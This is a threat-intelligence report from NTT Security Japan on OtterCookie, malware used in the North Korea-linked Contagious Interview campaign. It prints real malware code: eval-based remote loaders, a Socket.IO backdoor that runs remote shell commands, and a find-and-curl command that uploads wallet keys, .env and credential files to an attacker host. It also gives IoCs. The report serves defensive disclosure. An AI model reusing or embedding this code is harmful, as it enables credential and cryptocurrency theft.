OtterCookie, new malware used in Contagious Interview campaign

By NTTセキュリティ・ジャパン株式会社

Published: 2025-01-16 · Archived: 2026-04-05 23:34:22 UTC

By Masaya Motoda, Rintaro Koike, Ryu Hiyoshi

Published January 16, 2025 | Threat Intelligence

his article is English version of “Contagious Interviewが使用する新たなマルウェアOtterCookieについて” translated by Ryu Hiyoshi, NTTSH SOC analyst.

The original article was authored by our SOC analysts, Masaya Motoda and Rintaro Koike.


Introduction

It is said that Contagious Interview is an attack campaign related to North Korea and Palo Alto Networks published report on them in November 2023 [1]. Unlike common targeted attacks supported by a nation, Contagious Interview looks like to be motivated by money and its target is rather broader. Since our SOC occasionally observes security incidents by this campaign, Japanese organizations should pay close attention it.

Since around November 2024, Our SOC observed the execution of unknown malware, neither BeaverTail nor InvisibleFerret, in Contagious Interview campaign. We named the newly observed malware **OtterCookie** and performed detailed research. In this article, we'll introduce its execution flow and detail behavior.

Execution Flow

Though Contagious Interview campaign employs various initial attack vectors, most of them start with Node.js projects or npm packages downloaded from GitHub or Bitbucket [2]. Recently, it is also reported that a file embedded in an application developed by Qt or Electron is also used as an initial attack vector. It suggests that the threat actors of Contagious Interview keep seeking new attack methods.



Loader

Some reports [3][4][5] introduce the loader that initiates OtterCookie. As introduced in these reports, it downloads JSON data from remote and executes its cookie property as JavaScript code.

```
exports.getCookie = asyncErrorHandler(async (req, res, next) => {
    const response = await axios.get('https://api.npoint.io/df7448536e69d60c14fc')
    eval(response.data.cookie)
})();
```

We also observed another loader that simply downloads and executes JavaScript code. In this case, the server returns HTTP status code 500 and JavaScript code executes the codes in "catch" block after transferring the control to the block.

```
(async () => {
    await axios.get('http://zkservice.cloud/api/service/token/2afa2a236f34c1c8b58ec0f27c571abc')
        .then((res) => {
        return res.data;
    })
        .catch((err) => {
        if (err.response.data) {
            eval(err.response.data);
        }
    });
})();
```

The loader launches BeaverTail in most cases, but it rarely launches OtterCookie. We also observed a case where it launches both OtterCookie and BeaverTail at the same time.

OtterCookie

It was November 2024 that we started observing OtterCookie, but it could have been used since September 2024. Though there are little differences in the implementations between September version and November version, the fundamental functions are the same. We'd like to introduce the remarkable differences based on the analysis result of November version.

In November version, it uses Socket.IO to communicate with remote host and receive commands via socketServer function. We confirmed that is has functions to execute shell command ("command") or steal host information ("whour").

```
// Execute the command using cmd.exe in hidden mode

// Connect to the server
//   while (true) {
const socketServer = () => {
    const socket = io('http://zkservice.cloud:5918', {
        reconnectionAttempts: 15,
        reconnectionDelay: 2000,
        timeout: 2000
    });

    socket.on('command', (msg) => {
        try {
            exec(msg.message, { windowsHide: true, stdio: 'inherit', maxBuffer: 1024 * 1024 * 300 }, (error, stdout, stderr) => {
                if (error) {
                    socket.emit('message', {
                        result: error.message,
                        ...msg,
                        uid: uid,
                        type: 'error'
                    });
                    return;
                }
                if (stderr) {
                    socket.emit('message', { result: stderr, ...msg, type: 'stderr' });
                    return;
                }
                socket.emit('message', {
                    ...msg,
                    result: stdout,
                    code: msg.code,
                    cid: msg.cid,
                    sid: msg.sid,
                    uid: uid
                });
            });
        }
        catch (e) {
            makeLog(e.messge)
        }
    });
    socket.on('whour', (msg) => {
        socket.emit('whoIm', {
            OS: os.type(),
            platform: os.platform(),
            release: os.release(),
            host: os.hostname(),
            userInfo: os.userInfo(),
            uid: uid
        });
    });

    socket.on('connect', () => { });

    socket.on('disconnect', () => { });
};
socketServer();
```

We closely observed the shell commands sent from a remote host, which were executed via "command". We confirmed that the shell commands collected and sent keys related to cryptocurrency wallet included in documents, pictures or cryptocurrency-related files. We also observed that it checked the environment via "ls" or "cat" command.

```
find \"/home/user\" -type f \\( -path \".\" -prune -o -path \"..\" -prune -o -path \".git\" -prune -o -path \".github\" -prune -o
-path \"node_modules\" -prune -o -path \"library\" -prune -o -path \"*/library/*\" -prune -o -path \"*/node_modules/*\" -prune -o
-path \"*/.cache\" -prune -o -path \"*/.config/*\" -prune -o -path \"*/dist/*\" -prune -o -path \"*/build/*\" -prune -o -path \"*/.
git/*\" -prune -o -path \"*/.vscode/*\" -prune -o -path \"*/.pyp/*\" -prune -o -path \"*/.expo/*\" -prune -o -path \"*/.n2/*\" -prune
-o -path \"*/.n3/*\" -prune -o -path \"*/.next/*\" -prune -o -path \"*/.mozila/*\" -prune -o -path \"*/.exe/*\" -prune -o -path \"*.
tsbuildinfo\" -prune -o -path \"*.AppImage\" -prune -o -path \"*.dll\" -prune -o -path \".config\" -prune -o -path \".git\" -prune -o
-path \".github\" -prune -o -path \"*/.git/*\" -prune -o -path \"*/.github/*\" -prune -o -path \"*/.config/*\" -prune -o -path \"*.
pkg\" -prune -o -path \"*.dmg\" -prune -o -path \".bun\" -prune -o -path \"*/.bun/*\" -prune -o -path \".*\" -prune -o -path \"*/.*/
*\" -prune -o -path \"*/library/*\" -prune -o -path \"library\" -prune -o -path \".nvm\" -prune -o -path \".plist\" -prune -o -path
\"Library\" -prune -o -path \"*/Library/*\" -prune -o -path \"*/.nvm/*\" \\) -o \\( -iname \"*.env*\" -o -iname \"*metamask*\" -o
-iname \"*bitcoin*\" -o -iname \"*credential\" -o -iname \"*mnemonic*\" -o -iname \"*nkbihfbeogaeaoehlefnkodbefgpgknn*\" -o -iname
\"*seed*\" -o -iname \"*recovery*\" -o -iname \"*backup*\" -o -iname \"*address*\" -o -iname \"*my*\" -o -iname \"*.png\" -o -iname
\"*.jpg\" -o -iname \"*.jpeg\" -o -iname \"*screenshot*\" -o -iname \"*.doc\" -o -iname \"*.docx\" -o -iname \"*.rtf\" -o -iname \"*.
odt\" -o -iname \"*.xls\" -o -iname \"*.xlsx\" -o -iname \"*info*\" -o -iname \"*.txt\" -o -iname \"*.ini\" -o -iname \"config.js\"
-o -iname \"config.ts\" -o -iname \".secret\" -o -iname \"config.json\" -o -iname \"const.js\" -o -iname \"const.ts\" -o -iname \"*.
ts\" -o -iname \"*.js\" -o -iname \"app.ts\" -o -iname \"*.sol\" -o -iname \"*.csv\" -o -iname \"*key*\" \\) -exec grep -i -E -l '\\b
(\\\")?(0x)?[0-9a-fA-F]{64}(\\\")?\\b' {} + | xargs -I {} curl -X POST -F 'file=@{}' -H 'path: {}' -H \"hostname:$(hostname)\" -H
\"userkey:  ▮\" http://zkservice.cloud:5918/upload \\;\n
```

In September version, a function to steal keys related cryptocurrency wallet is already implemented. For example, checkForSensitiveData function search Ethereum private keys using regular expression. In November version, it is realized by executing shell commands sent from a remote host.

```
const regexPatterns = {
    bitcoinPrivateKey: /^[5KL][1-9A-HJ-NP-Za-km-z]{50,51}$/, // Matches Bitcoin private keys
    ethereumPrivateKey: /([a-fA-F0-9]{64})/, // Matches Ethereum private keys (with 0x prefix)
    seedPhrase: /"([a-zA-Z]+ ){11,23}[a-zA-Z]+"/, // Matches possible seed phrases (12-24 words)
};

function checkForSensitiveData(filePath) {
    try {
        // Read the file content
        const fileContent = fs.readFileSync(filePath, 'utf8');

        if (regexPatterns.bitcoinPrivateKey.test(fileContent)) {
            return true;
        }

        if (regexPatterns.ethereumPrivateKey.test(fileContent)) {
            return true;
        }

        const words = fileContent.split(/s+/).filter(Boolean);
        if (
            regexPatterns.seedPhrase.test(fileContent) &&
            words.length >= 12 &&
            words.length <= 24
        ) {
            return true;
        }
        return false;
    } catch (err) { }
}
```

As shown below, in November version, it sends contents of local clipboard to a remote host using clipboardy library. But it isn't implemented in September version.

```
setTimeout(async () => {
    makeLog('Installing clipboardy');
    execSync(
        'npm install clipboardy --save --no-warnings --no-save --no-progress --loglevel silent',
        { windowsHide: true, stdio: 'inherit' }
    );

    const clipboardy = await import('clipboardy');
    let lastClipboardContent = null;
    let timer;

    // Function to handle clipboard change
    function handleClipboardChange(content) {
        makeLog(content);
    }

    // Function to watch clipboard with debouncing
    async function watchClipboard() {
        try {
            const currentClipboardContent = clipboardy.default.readSync();

            if (currentClipboardContent !== lastClipboardContent) {
                clearTimeout(timer); // Clear any existing timer
                timer = setTimeout(() => handleClipboardChange(currentClipboardContent), 500); // Debounce delay
                lastClipboardContent = currentClipboardContent;
            }
        }
        catch (e) {
            makeLog(e.message)
        }
    }

    // Set an interval to check the clipboard
    setInterval(watchClipboard, 500);
```

Summary

In this article, we introduced OtterCookie, a new malware used in Contagious Interview campaign. Since the threat actors of Contagious Interview keep seeking new attack methods actively and their attacks have already been observed in Japan, we should keep paying close attention on them.

IoCs

File Hashes (SHA256)

- d19ac8533ab14d97f4150973ffa810e987dea853bb85edffb7c2fcef13ad2106
- 7846a0a0aa90871f0503c430cc03488194ea7840196b3f7c9404e0a536dbb15e
- 4e0034e2bd5a30db795b73991ab659bda6781af2a52297ad61cae8e14bf05f79
- 32257fb11cc33e794fdfd0f952158a84b4475d46f531d4bee06746d15caf8236

IP Address and Domain Names

- 45[.]159.248.55
- zkservice[.]cloud
- w3capi[.]marketing
- payloadrpc[.]com

References

[1] Palo Alto Networks, "Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors", https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/
[2] マクニカ, "北からのジョブオファー: ソフトウェア開発者を狙うContagious Interview", https://security.macnica.co.jp/blog/2024/10/-contagious-interview.html
[3] Phylum, "North Korea Still Attacking Developers via npm", https://blog.phylum.io/north-korea-still-attacking-developers-via-npm/
[4] Group-IB, "APT Lazarus: Eager Crypto Beavers, Video calls and Games", https://www.group-ib.com/blog/apt-lazarus-python-scripts/
[5] Zscaler, "From Pyongyang to Your Payroll: The Rise of North Korean Remote Workers in the West", https://www.zscaler.com/blogs/security-research/pyongyang-your-payroll-rise-north-korean-remote-workers-west

---